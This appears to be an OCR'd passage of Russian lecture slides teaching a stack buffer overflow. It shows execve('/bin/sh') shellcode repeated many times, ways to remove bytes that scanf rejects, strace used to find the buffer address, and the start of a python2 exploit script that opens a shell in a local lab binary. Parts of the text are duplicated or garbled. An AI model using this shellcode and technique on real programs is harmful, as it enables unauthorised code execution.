
Запуск /bin/sh

```
.text
_start:
xorl %eax, %eax
push %eax
pushl $0x68732f2f
pushl $0x6e69622f
movl %esp, %ebx
pushl %eax
pushl %ebx
movl %esp, %ecx
movb $0xb, %al
movl %ecx, %edx
int $0x80
```




Запуск /bin/sh

```
.text
_start:
xorl %eax, %eax
push %eax
pushl $0x68732f2f
pushl $0x6e69622f
movl %esp, %ebx
pushl %eax
pushl %ebx
movl %esp, %ecx
movb $0xb, %al
movl %ecx, %edx
int $0x80
```




Запуск /bin/sh

```
.text
_start:
xorl %eax, %eax
push %eax
pushl $0x68732f2f
pushl $0x6e69622f
movl %esp, %ebx
pushl %eax
pushl %ebx
movl %esp, %ecx
movb $0xb, %al
movl %ecx, %edx
int $0x80
```




Запуск /bin/sh

```
.text
_start:
xorl %eax, %eax
push %eax
pushl $0x68732f2f
pushl $0x6e69622f
movl %esp, %ebx
pushl %eax
pushl %ebx
movl %esp, %ecx
movb $0xb, %al
movl %ecx, %edx
int $0x80
```




Запуск /bin/sh

```
.text
_start:
xorl %eax, %eax
push %eax
pushl $0x68732f2f
pushl $0x6e69622f
movl %esp, %ebx
pushl %eax
pushl %ebx
movl %esp, %ecx
movb $0xb, %al
movl %ecx, %edx
int $0x80
```




Запуск /bin/sh

```
.text
_start:
xorl %eax, %eax
push %eax
pushl $0x68732f2f
pushl $0x6e69622f
movl %esp, %ebx
pushl %eax
pushl %ebx
movl %esp, %ecx
movb $0xb, %al
movl %ecx, %edx
int $0x80
```




Запуск /bin/sh

```
.text
_start:
xorl %eax, %eax
push %eax
pushl $0x68732f2f
pushl $0x6e69622f
movl %esp, %ebx
pushl %eax
pushl %ebx
movl %esp, %ecx
movb $0xb, %al
movl %ecx, %edx
int $0x80
```




Запуск /bin/sh

```
.text
_start:
xorl %eax, %eax
push %eax
pushl $0x68732f2f
pushl $0x6e69622f
movl %esp, %ebx
pushl %eax
pushl %ebx
movl %esp, %ecx
movb $0xb, %al
movl %ecx, %edx
int $0x80
```





Запуск /bin/sh

```
.text
_start:
xorl %eax, %eax
push %eax
pushl $0x68732f2f
pushl $0x6e69622f
movl %esp, %ebx
pushl %eax
pushl %ebx
movl %esp, %ecx
movb $0xb, %al
movl %ecx, %edx
int $0x80
# execve("/bin/sh")
```



Нулевой символ

- `"/bin/sh\x00"` — 8 байт, зачем мы сделали `"/bin//sh\x00\x00\x00\x00"` (12 байт)?
- Чем 

лучше 

?

Нулевой символ

- `"/bin/sh\x00"` — 8 байт, зачем мы сделали `"/bin//sh\x00\x00\x00\x00"` (12 байт)?
- Чем
0
"//sh"
"/bin"

  лучше
"/sh\x00"
"/bin"

  ?

```
                  50  push %eax
 68 2f 2f 73 68   push $0x68732f2f
 68 2f 62 69 6e   push $0x6e69622f
```

vs

```
 68 00 2f 73 68   push $0x68732f00
 68 2f 62 69 6e   push $0x6e69622f
```

- Строка закончилась, `scanf` дальше не пойдёт

Ещё «запрещённые» символы

- `scanf` читает до пробельного символа

Ещё «запрещённые» символы

- `scanf` читает до пробельного символа
- `objdump -d shell`

```
                  31 c0   xor %eax,%eax
                     50   push %eax
           68 2f 2f 73 68   push $0x68732f2f
           68 2f 62 69 6e   push $0x6e69622f
                  89 e3   mov %esp,%ebx
                     50   push %eax
                     53   push %ebx
                  89 e1   mov %esp,%ecx
                  b0 0b   mov $0xb,%al
                  89 ca   mov %ecx,%edx
                  cd 80   int $0x80
```

Ещё «запрещённые» символы

- `scanf` читает до пробельного символа
- `objdump -d shell`

```
                  31 c0   xor %eax,%eax
                     50   push %eax
           68 2f 2f 73 68   push $0x68732f2f
           68 2f 62 69 6e   push $0x6e69622f
                  89 e3   mov %esp,%ebx
                     50   push %eax
                     53   push %ebx
                  89 e1   mov %esp,%ecx
                  b0 0b   mov $0xb,%al
                  89 ca   mov %ecx,%edx
                  cd 80   int $0x80
```

- 0b — vertical tab, `scanf` дальше не пойдёт

Ещё «запрещённые» символы

- `scanf` читает до пробельного символа
- `objdump -d shell`

```
                  31 c0   xor %eax,%eax
                     50   push %eax
           68 2f 2f 73 68   push $0x68732f2f
           68 2f 62 69 6e   push $0x6e69622f
                  89 e3   mov %esp,%ebx
                     50   push %eax
                     53   push %ebx
                  89 e1   mov %esp,%ecx
                  b0 0b   mov $0xb,%al
                  89 ca   mov %ecx,%edx
                  cd 80   int $0x80
```

- 0b — vertical tab, `scanf` дальше не пойдёт
- Решение: заменить `mov $0xb,%al` (b0 0b) на 11 раз +1: 0xb× `incl %eax` (40)

Итоговая версия

- Узнать адрес стека

```
$ strace -e raw=read ./bof
...
read(0,0x804b008,0x400
```

Итоговая версия

- Узнать адрес стека

```
$ strace -e raw=read ./bof
...
read(0,0x804b008,0x400
```

- Немножко добавить

Итоговая версия

- Узнать адрес стека

```
$ strace -e raw=read ./bof
...
read(0,0x804b008,0x400
```

- Немножко добавить
-

```
$ (python2 bad2.py; cat) \
  | ./bof
Hi, <тут мусор>
ls
<печатает директорию>
```

bad2.py


```
ADDR = "\x10\xb1\x04\x08"
SHELL = (
  "\x31\xc0" # xor %eax, %eax
  "\x50"     # push %eax
  "\x68\x2f\x2f\x73\x68" #
  "\x68\x2f\x62\x69\x6e" #
  "\x89\xe3" # mov %esp, %ebx
